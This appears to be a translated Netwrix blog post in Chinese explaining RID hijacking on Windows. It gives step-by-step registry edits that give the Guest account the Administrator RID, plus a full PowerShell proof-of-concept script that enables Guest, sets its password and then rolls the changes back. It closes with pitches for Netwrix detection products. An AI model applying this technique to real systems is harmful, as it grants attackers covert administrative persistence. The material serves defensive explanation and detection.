
RID hijacking 是攻击者在入侵 Windows 主机后使用的一种持久化技术。简而言之,攻击者会利用本地 Administrator 帐户的 RID(相对标识符),为 Guest 帐户(或其他本地帐户)授予管理员权限。这样一来,他们就可以使用通常并不会像 Administrator 帐户那样受到同等程度监控的 Guest 帐户来执行操作,从而在保持不被发现的同时扩展攻击。
攻击如何运作
要执行 RID 劫持,攻击者必须已经入侵一台机器并获得管理员权限或 SYSTEM 权限,因为他们需要将 Guest 账户的 RID 值更改为 Administrator 账户的 RID 值。具体数值如下:
- Administrator: 十六进制为 0x1F4(十进制为 500)
- Guest: 十六进制为 0x1F5(十进制为 501)

步骤 1. 在注册表编辑器中,找到 SAM 键下的 Users 子键。然后单击 000001F5 以查看 Guest 账户的详细信息:
步骤 2。 F 值用于存储该帐户的 RID。要编辑此值,请右键单击它,然后选择 Modify(来自菜单)。将打开“编辑二进制值(Edit Binary Value)”窗口:

步骤 3。在偏移量 30 处的值为 0x1F5,它是 Guest 帐户的 RID。只需将该值更改为 0x1F4,即 Administrator 帐户的 RID。

在 Guest 帐户下运行 whoami 命令,可确认 Guest 帐户现在具有 Administrator 的 RID,而该 RID 是所显示 SID 的最后一部分(十进制为 500):
概念验证脚本(Proof of Concept Script)
下面是一个可用于在此漏洞上运行概念验证(proof of concept)的脚本(也可在 GitHub 获取):
      <#
	Date 10/24/2018
	Author: Kevin Joyce
	Description: RID Hijacking - runs PowerShell as SYSTEM and modifies a registry value associated with the Guest account. Sets the RID to 500 (Administrator), enables and sets the password for the Guest account. The objective of this script is to be a proof of concept for a RID Hijacking persistence technique. This technique allows an attacker to use the Guest account with administrative privileges.

	USE WITH CAUTION. STEALTHBITS TECHNOLOGIES, INC. IS NOT RESPONSIBLE FOR ANY DAMAGES CAUSED BY ATTEMPTING TO USE THIS SCRIPT. IT IS POSSIBLE TO CORRUPT THE GUEST ACCOUNT IF SOMETHING GOES WRONG. IT IS SUGGESTED THAT THIS BE DONE ON A VIRTUAL MACHINE AFTER A SNAPSHOT HAS BEEN TAKEN.
	#>


	#set path of target key
	$key = 'HKLM:\SAM\SAM\Domains\Account\Users\000001F5'


	#get content of target value
	$binaryValue = (Get-ItemProperty -Path $key -Name "F")."F"


	#exports contents of current registry values, allows to roll back if corruption occurs
	reg export 'HKLM\SAM\SAM\Domains\Account\Users\000001F5' .\export.reg
	Write-Host 'Registry key exported.'


	#change guest RID at offset 0x30 to 244 (500) - default 245 - to set the RID back to 501 change $newValue below to 245
	$newValue = 244
	if ($binaryValue[48] -notin (244,245)){
	    throw 'Unknown value set at offset 0x30. Expected values: 244 or 245. Current value: ' + $binaryValue[48] +'.'
	    stop
	} else {
	    $binaryvalue[48] = $newValue
	    Write-Host 'Value at 0x30 set to '  $binaryValue[48]
	}


	#enable guest account at offset 0x38 to 20 - default 21 - to disable guest account change $newValue below to 21
	$newvalue = 20
	if ($binaryValue[56] -notin (20,21)){
	    throw 'Unknown value set at offset 0x38. Expected values: 20 or 21. Current value: ' + $binaryValue[56]+'.'
	    stop
	} else {
	    $binaryvalue[56] = $newvalue
	    Write-Host 'Value at 0x38 set to '  $binaryValue[56]
	}


	#iterate through every position from original value converting to hexadecimal and storing in new variable
	$hexValue = ''
	for ($i =0; $i -lt $binaryValue.length; $i++){
	    $hexValue += "{0:x2}" -f $binaryValue[$i]
		}
	Write-Host 'You are about to change the RID and enable the Guest account. Press enter to continue.'
	pause

	#set value of F to contents of variable
	reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F5" /v F /t REG_BINARY  /d $hexValue /f
	Write-Host 'Guest account enabled and RID set to 500.'


	#set Guest password
	$password = '!Password123!'
	net user guest $password
	Write-Host 'Guest account password set to' $password
	Write-Host ""


	Write-Host "Open a command prompt as Guest to see the new RID and privileges associated with the Guest account. Pressing enter will continue the script and roll back all changes besides the password of the Guest account."
	Write-Host ""
	Write-Host "To run a command promp as Guest, shift+right click cmd.exe and select Run as different user. When prompted enter .\Guest for the username and $password as the password. This will spawn a command prompt window. Once this pops up, enter 'whoami /all | more' to see information about the Guest account. Once complete, you can come back to this screen and press enter to continue."
	pause


	#imports exported contents of previous registry keys, rolls back all changes
	reg import .\export.reg
	Write-Host 'Registry key rolled back to original.'
	Write-Host 'Proof of concept complete.'
	pause
Netwrix 如何提供帮助
Netwrix 提供两种解决方案,帮助你防范 RID hijacking:
- Netwrix Privileged Access Management solution 让你能够发现与特权账户相关的可疑活动——包括在 RID hijacking 中会出现的、对用户账户进行修改的尝试。它还使你能够执行强有力的 password policies ,以从源头上阻止对特权账户的未授权访问,并将特权账户的使用限制为仅那些需要提升权限的任务。
- Netwrix Change Tracker 会审计对你的安全配置所做的更改——包括 Active Directory 账户的 RID 值变更。
分享到
了解更多
关于作者

Kevin Joyce
产品管理总监
Netwrix 产品管理总监。Kevin 对网络安全充满热情,尤其致力于理解攻击者为利用组织环境所采用的策略与技术。凭借八年的产品管理经验,并专注于 Active Directory 和 Windows 安全,他将这种热情投入到帮助构建解决方案中,助力组织保护其身份、基础设施和数据。